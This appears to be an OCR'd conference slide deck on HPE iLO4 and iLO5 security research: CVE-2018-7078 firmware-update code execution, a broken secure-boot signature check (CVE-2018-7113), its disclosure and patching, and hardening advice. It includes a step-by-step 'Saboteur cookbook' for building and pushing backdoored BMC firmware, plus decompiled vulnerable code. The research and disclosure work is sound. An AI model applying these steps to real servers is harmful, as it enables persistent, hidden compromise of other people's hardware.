    line_size = ptr - dlobj->buffer_read;
    if ( line_out )
    {
      memcpy(line_out, dlobj->buffer_read, line_size); /* BAD */
      line_out[line_size] = 0;
    }
    [...]
}
```

The full line is copied in the provided buffer, without any size check.

Without code execution?

- We could redirect code execution to bypass `fum` signature validation
- **but** the `GKIMG` check in the kernel will fail

With code execution!


- Security is a failure: **no `ASLR`, no `NX`**
- Shellcode can be written in the firmware file sent to the service, loaded at a fixed address in memory!
- Shellcode content could be:
  - Directly ask `spi` service to write the firmware on the `SPI flash`
  - **OR** change the `GKIMG` key and let `fum` continue the process


Good news

- Reported to HPE PSRT on May 12th 2018
- Impacts iLO4 **and** iLO5
- Patches available:
  - iLO4 2.60 released on May 30th 2018
  - iLO5 1.30 released on Jun 26th 2018
- CVE-2018-7078, CVSS3 base score 7.2
- "*Remote or Local Code Execution*"
- See HPESBHF03844[14]

[14] https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03844en_us

Don't worry, my iLO is disabled




root@archiso ~ # python2 ilo.py
CMD: 8070
Len: 8c
ErrCode: 0
Revision: 1
Username: Administrator
Password:
root@archiso ~ #

We already proved firmware backdooring to be possible

- **Backdooring your server through its BMC: the HPE iLO4 case**, *Joffrey Czarny, Alexandre Gazet & Fabien Perigaud*, SSTIC 2018[15]
- Add an endpoint in `web server` task allowing to install a memory-only backdoor in the host

Now we're able to do it from the host!

- **Even if iLO is disabled**
- **Persistent host backdoor hidden into iLO hardware**

[15] https://www.sstic.org/2018/presentation/backdooring_your_server_through_its_bmc_the_hpe_ilo4_case/


Part IV

iLO5 discovery

Outline

Same core idea: evaluate the trust we can put in a solution/product


- Evolution of the exposed surface since iLO4
- **Not a vulnerability research campaign**
- Focus on game changer feature: **silicon root of trust (secure boot)**



Shopping cart with a new toy


`HPE ProLiant ML110 Gen10`

- Entry level server (not too expensive, 1500$)
- Compact form factor (tower)
- `Gen10` means `iLO5`
- R.I.P MicroServer



Key parts

1. `H5TC4G63EFR`: Skhynix 4Gb low power `DDR3L` Synchronous `DRAM`
2. `Macronix MX25L25635FMI-10G`: `NOR` Memory IC 256Mb (32Mx8) `SPI` 104MHz 16-SOP
3. `Macronix MX25L51245GMI-10G`: `NOR` Memory IC 512Mb (64Mx8) `SPI` 104MHz 16-SOP




Key parts

1. `H5TC4G63EFR`: Skhynix 4Gb low power `DDR3L` Synchronous `DRAM`
2. `Macronix MX25L25635FMI-10G`: `NOR` Memory IC 256Mb (32Mx8) `SPI` 104MHz 16-SOP
3. `Macronix MX25L51245GMI-10G`: `NOR` Memory IC 512Mb (64Mx8) `SPI` 104MHz 16-SOP

No luck with main `SOC`

- `Cortex-A9`
- Unknown secure-boot/cryptographic capabilities



Key parts

1. H5TC4G63EFR: Skhynix 4Gb low power DDR3L Synchronous DRAM
2. Macronix MX25L25635FMI-10G: NOR Memory IC 256Mb (32Mx8) SPI 104MHz 16-SOP
3. Macronix MX25L51245GMI-10G: NOR Memory IC 512Mb (64Mx8) SPI 104MHz 16-SOP

No luck with main SOC

- Cortex-A9
- Unknown secure-boot/cryptographic capabilities

Misc: board design by Wistron Corporation?

- Markings found in customs/export docs

Outline

A new firmware format

- **32MB**, wrapped in an `HPIMAGE` signed container
- It contains:
  - A “bootblock” (last `0x10000` bytes)
  - List of modules
  - Two copies of each (redundancy/fault-tolerance)
  - Each module is:
    - Described by a header
    - Signed (data and **most** of the header)

iLO5 module header (extract)

```
  > module                    : iLO 5 Kernel 00.09.53
  > fw_magic : 0x4edd411a
  > header_type : 0x2
  > type                      : 0xb
  > flags                     : 0x5
[...]
  > backward_crc_offset       : 0x0
  > forward_crc_offset        : 0x853cf
  > img_crc : 0x8dcf6c26
  > compressed_size           : 0x853cf
  > decompressed_size         : 0xd5180
  > entry_point               : 0xffffffff
  > crypto_params_index : 0x2
  > crypto_params_index_2 : 0x0
  > header_crc : 0xb66e2ac6
[...]
  > copyright: Copyright 2018 Hewlett Packard Enterprise Development, LP
  > signature1: 0x200 bytes [3c 4f 4f 13 ed 6d e7 20 ...]
  > signature2: 0x200 bytes [00 00 00 00 00 00 00 00 ...]
[...]
  > fw_magic_end : 0x4edd4118
```

```
[+] Modules summary (10)
  0)   Secure Micro Boot 1.01, type 0x03, size 0x00008000, crc 0xe88c2109
  1)   Secure Micro Boot 1.01, type 0x03, size 0x00004da8, crc 0x8ce8238c
  2)               neba9 0.9.7, type 0x01, size 0x000033a4, crc 0x464f22de
  3)               neb926 0.3, type 0x02, size 0x00000ad0, crc 0x4f73621c
  4)               neba9 0.9.7, type 0x01, size 0x000033a4, crc 0x464f22de
  5)               neb926 0.3, type 0x02, size 0x00000ad0, crc 0x4f73621c
  6)    iLO 5 Kernel 00.09.51, type 0x0b, size 0x000d5110, crc 0xcd6de878
  7)    iLO 5 Kernel 00.09.51, type 0x0b, size 0x000d5110, crc 0xcd6de878
  8)                    1.30.35, type 0x20, size 0x01a5707c, crc 0x069e2ba1
  9)                    1.30.35, type 0x22, size 0x0049f8b4, crc 0xc41682f7
```

Figure 1: `iLO5 1.30 Jul 2018`

Part V

Attacking secure boot


Outline

Root of trust

Cryptographic signature

Secure boot defeat

The epic tale of how we screw up



Our guess regarding the bootrom

- Init DDR memory
- Map firmware at 0xFE000000, bootblock is at 0xFFFF0000
- Verify signature from SMB0 header (data from 0xFFFF0000-0xFFFF8000, see **1**)
- Verify signature from SMB1 header (data from 0xFFFF0000-0xFFFF5000, see **2**)
- Trigger ARM reset vector 0xFFFF0000

Minimalistic first-stage bootloader

- Few CPU initialization operations:
  - Instruction/data caches
  - Configuration tweaking based on MIDR[16]
  - TrustZone unused
- Seems to access some persistent memory mapped configuration
- Exposed API
- Load next bootloader
  - neba9 0.9.7 (nominal behavior)
  - neb926 (memory test?)

[16] ARM's CPUID

Outline

Root of trust

Cryptographic signature

Secure boot defeat


The epic tale of how we screw up

- Up to 2 signatures, stored in the header
- `RSASSA-PKCS1-V1_5` signature (same as `iLO4`[17])
- 4096-bit key
- Flat array of bignums in module's data
- Exponent (`0x10001`) followed by **6** public keys

```
1  struct BIGNUM
2  {
3    unsigned short struct_size;
4    unsigned short index;
5    unsigned char type;
6    BIGNUM_DATA data;
7  };
8
9  struct BIGNUM_DATA
10 {
11   unsigned short nb_bytes;
12   unsigned char bits[bytes];
13 };
```

[17] see `signature.rb`

Down the bootchain: how SMB loads neba9



Computing module hash


```
def mod_hash()
    digest = Digest::SHA2.new(bitlen=512)

    # read header
    File.open('mod.hdr', 'rb'){|fd|
        digest << fd.read(0x58)
        fd.seek(0x4, IO::SEEK_CUR) # hum?
        digest << fd.read(0xA4)
    }

    # read blob/body
    File.open('mod.body', 'rb'){|fd|
        digest << fd.read()
    }

    return digest.hexdigest
end
```

Computing module hash




What does this mean?

- **4** bytes of the header not covered by the hash value nor the CRCs
- Two fields: indexes of public keys
- **Hypothesis**: post/cross signature by two different entities?

Is it exploitable?

Nope[a] **:(**

[a] (not yet)



Delegated Security

1. neba9 calls the "dlopen" API, exposed by SMB, with kernel's config
2. SMB performs the cryptographic checks then loads the kernel in memory
3. neba9 jumps to kernel's entry point


Outline

Root of trust

Cryptographic signature

Secure boot defeat

The epic tale of how we screw up



iLO5 kernel

- Responsible for loading the userland (`Integrity` image)
- **Almost** the exact same code for loading module
- Trust only a single key to check signature[18]
- Remember the two index fields ?

[18] called "*legacy*" key, also used to sign iLO4 components

Broken logic in `load_signature`

```
1   steps_mask = 0;
2   if ( load_legacy_key(hdr->index1, &pkey, 0x804) )
3   {
4     steps_mask = 1;
5     if ( decrypt_hash(hdr->sig1, &sig_size, hdr->sig1, sig_size, &pkey) )
6       goto EXIT_FAILED;
7   }
8   if ( !load_legacy_key(hdr->index2, &pkey, 0x804) )
9     goto FUCK_YEAH;  // <------ !!! NO FFS !!!
10  steps = steps_mask | 2;
11
12  if ( decrypt_hash(hdr->sig2, &sig_size, hdr->sig2, sig_size, &pkey) )
13    goto EXIT_FAILED;
14
15  if ( steps == 2 )
16    memcpy(hdr->sig1, sig2, sig_size); // only sig2, overwrite sig1
17
18  // two sigs ? ensure they match
19  if ( steps == 3 && memcmp(img_hdr_->sig1, sig2, sig_size) )
20EXIT_FAILED:
21    return ERROR;
22FUCK_YEAH:
23    return SUCCESS;
```

What happened?

- `load_legacy_key` expects 1 as index for public key. Fails otherwise
- `load_signature` returns with **success code** if `load_legacy_key` failed for `index2`
- **Signatures fields are left untouched**
- `iLO5` kernel compares the hash value with `sig1` field

Is it exploitable?

- Hell yeah!! **:)**

Saboteur cookbook

- Extract firmware, get `iLO5` userland
- Decompress, insert backdoor, compress
- Set indexes 1 & 2 to rogue values
- Update sizes and `CRC`s
- Compute cryptographic hash of the whole
- **Update `sig1` field with hash value from above**
- Use `CVE-2018-7078` to push the firmware

Silicon root of trust and secure boot checkmate?

- Extract firmware, get `iLO5` userland
- Decompress, insert backdoor, compress
- Set indexes 1 & 2 to rogue values
- Update sizes and `CRC`s
- Compute cryptographic hash of the whole
- **Update `sig1` field with hash value from above**
- Use `CVE-2018-7078` to push the firmware

Silicon root of trust and secure boot checkmate?

Figure 2: https://www.deviantart.com/imwithstoopid13/art/Grumpy-Cat-Nope-366369969

Outline

Root of trust

Cryptographic signature

Secure boot defeat

The epic tale of how we screw up

I love when a plan comes together

Situation

- Blinking motherboard
- `iLO` services are up (like `SSH`/`WWW`) but seems broken/unresponsive
- Can't flash a new firmware $\Rightarrow$ `SNAFU`

I love when a plan comes together


Situation

- Blinking motherboard
- `iLO` services are up (like `SSH`/`WWW`) but seems broken/unresponsive
- Can't flash a new firmware ⇒ `SNAFU`


Need more information


- MicroServer had serial output ⇒ start probing pins with logic analyser
- More friends more fun, **Trou** & **Phil**, thx bros o/

Software guys go hardware



Knock knock. Who's there?








Figure 3: Serial and flash probing

Messing with iLO's logs

```
Booting neba9 0.9.5 from fc00_0000
Copyright 2017 Hewlett Packard Enterprise Development, LP
NEBA9 Version 20161201162523
ASIC rev 0006013b  MEMCFG=00093026
[...]
Kernel.....................................................INTEGRITY v11.2.4
BSP.....................................iLO on the GXP A9 for 0006013b/20b
Debug Agent.................................................Not Present
IP Address.....................................................unknown
RAM.........................................................226 MB
Active Cores.....................................................1
Initial Objects...............................................224
Initializing boot modules:
    Resource Manager.........................................Success
[...]
ilomain: marker 52 @ 10.394519
Loading 1.17.06
Download File: main
 Number Of Virtual AddressSpaces Downloaded 0x47
 *** Task dvrspi.Initial encountered an exception
```

Long story short

We screw up

- Our backdoored userland is flawed
- Bad decompression code (a buffer was not properly initialized…)
- Induce a late error in the `ELF` parser of `Integrity`
- Kernel does not pop the recovery `FTP` server

Long story short

We screw up

- Our backdoored userland is flawed
- Bad decompression code (a buffer was not properly initialized…)
- Induce a late error in the `ELF` parser of `Integrity`
- Kernel does not pop the recovery `FTP` server

We fixed it

- Flip one byte in the `NOR` flash to cause the kernel to enter into recovery mode
- Push a legitimate firmware through the opened `FTP` access
- Fix our decompression algorithm
- Btw a talented friend tipped us it was actually regular `LZ77`, thx bro o/
- Actually no need to re-compress userland (enough room)

Figure 4: Cat and reversers happy

Demo: backdoored `SSH`

Good news

- Reported to HPE PSRT on Sept 3rd 2018
- iLO5 1.37 released on Oct 26th 2018
- CVE-2018-7113, CVSS3 base score 6.4
- "*Local Bypass of Security Restrictions in Firmware Update*"
- See HPESBHF03894[19]

[19] https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03894en_us

Kernel logic fixed with `iLO5 1.37`, but:

- First and second stage bootloaders unchanged
- **Legitimately signed**, vulnerable, kernels are in the wild
- `iLO` allows **firmware downgrade**!
- ⇒ **How do they handle revocation of these?**

Attack scenario

- Attackers build "Frankenstein" firmware with old, vulnerable kernel modules
- Attack vectors:
  - Physical: supply chain attacks
  - Logical: downgrade chained with a vulnerability in userland (`SPI flash` access)

Anti-downgrade feature introduced with iLO5 version 1.39 (Dec 2018)

- "*Added Downgrade Policy setting to Security -> Access Settings page.*"
- Software fix in the update code (check on the versions)
- Feature enabled through the administration interface
- No interface to disable it once enabled
- Status stored in EEPROM?

Limited

- Attack vectors remain open:
  - Physical: supply chain attacks/physical access to the flash
  - Logical: vulnerability in userland (reuse SPI flash service)

Part VI

Conclusion

Wrapping it all


Multiple vulnerabilities

- CVE-2017-12542 - **Pre-authentication** remote code execution on WWW component
- CVE-2018-7078 - Remote code execution through the firmware update component
  - From the host: pre-auth
  - From the WWW component: post-auth
- CVE-2018-7105 - Post-auth remote code execution through the SSH component
- CVE-2018-7113 - iLO5 broken secure boot


Discovered and exploited

- **DMA** access from iLO chip to the host memory
- Attacker can establish a bi-directional communication with the host


iLO4 killchain from LAN network



iLO4 killchain from prod network



iLO5 killchain from prod network



Large attack surface

- Exposed on both the administration **and** production sides
- Unpatched systems: **dreamland for lateral movement**
- Network isolation/segregation is a must have, **but not enough**
- Keep these assets up to date and monitor them carefully

Simple hardening

- Disable `IPMI` over `LAN` (`Administration/Access Settings`)
- Disable `xmldata` (`Administration/Management/Insight Management Integration`)

Lots of new features

- IPMI over LAN **disabled by default**
- Security modes
- HTML5 remote console
- *etc.*

The system design is basically the same as iLO4

- Integrity operating system (updated to v11.2.4)
- Still **no system hardening/defense in depth** (ASLR/NX)
- We can expect more vulnerabilities[20]

[20] See also CVE-2018-7117, https://www.atredis.com/blog/2019/3/8/cve-2018-7117-a-somewhat-accidental-xss-in-hpe-ilo

Silicon root of trust/secure boot

- Clearly a step in the right direction[21]
- Preventing long term compromise
- **But totally hindered by flawed implementation**
- What about the revocation?

[21] see `Google/Titan`, `Apple/T2`, *etc.*

Conclusion for redteamers

- BMC systems often found unpatched, loosely monitored
  - Open attack path to otherwise secure systems
  - Persistence even in case of system resinstallation
- We published an extensive available toolkit for iLO4 & iLO5:
  - compromise
  - backdoor
  - pivot
- Great exercises to play with your blue team:
  - Cover monitoring blind spot
  - Incentive to patch
  - Raise awareness on BMCs
  - *etc.*

We'd like to thank

- HPE PSRT team and Mark, Scott
- Xavier, Trou, Phil for their help and ideas
- Adrien Guinet (@adriengnt)
- Our Airbus/Synacktiv/Medallia teams for their proof-readings and remarks

Our tools/PoC/talks

- https://github.com/airbus-seclab/ilo4_toolbox

Thanks for you attention

Questions?

To contact us:
fabien [dot] perigaud [at] synacktiv [dot] com - @0xf4b
alexandre [dot] gazet [at] airbus [dot] com
snorky [at] insomnihack [dot] net - @_Sn0rkY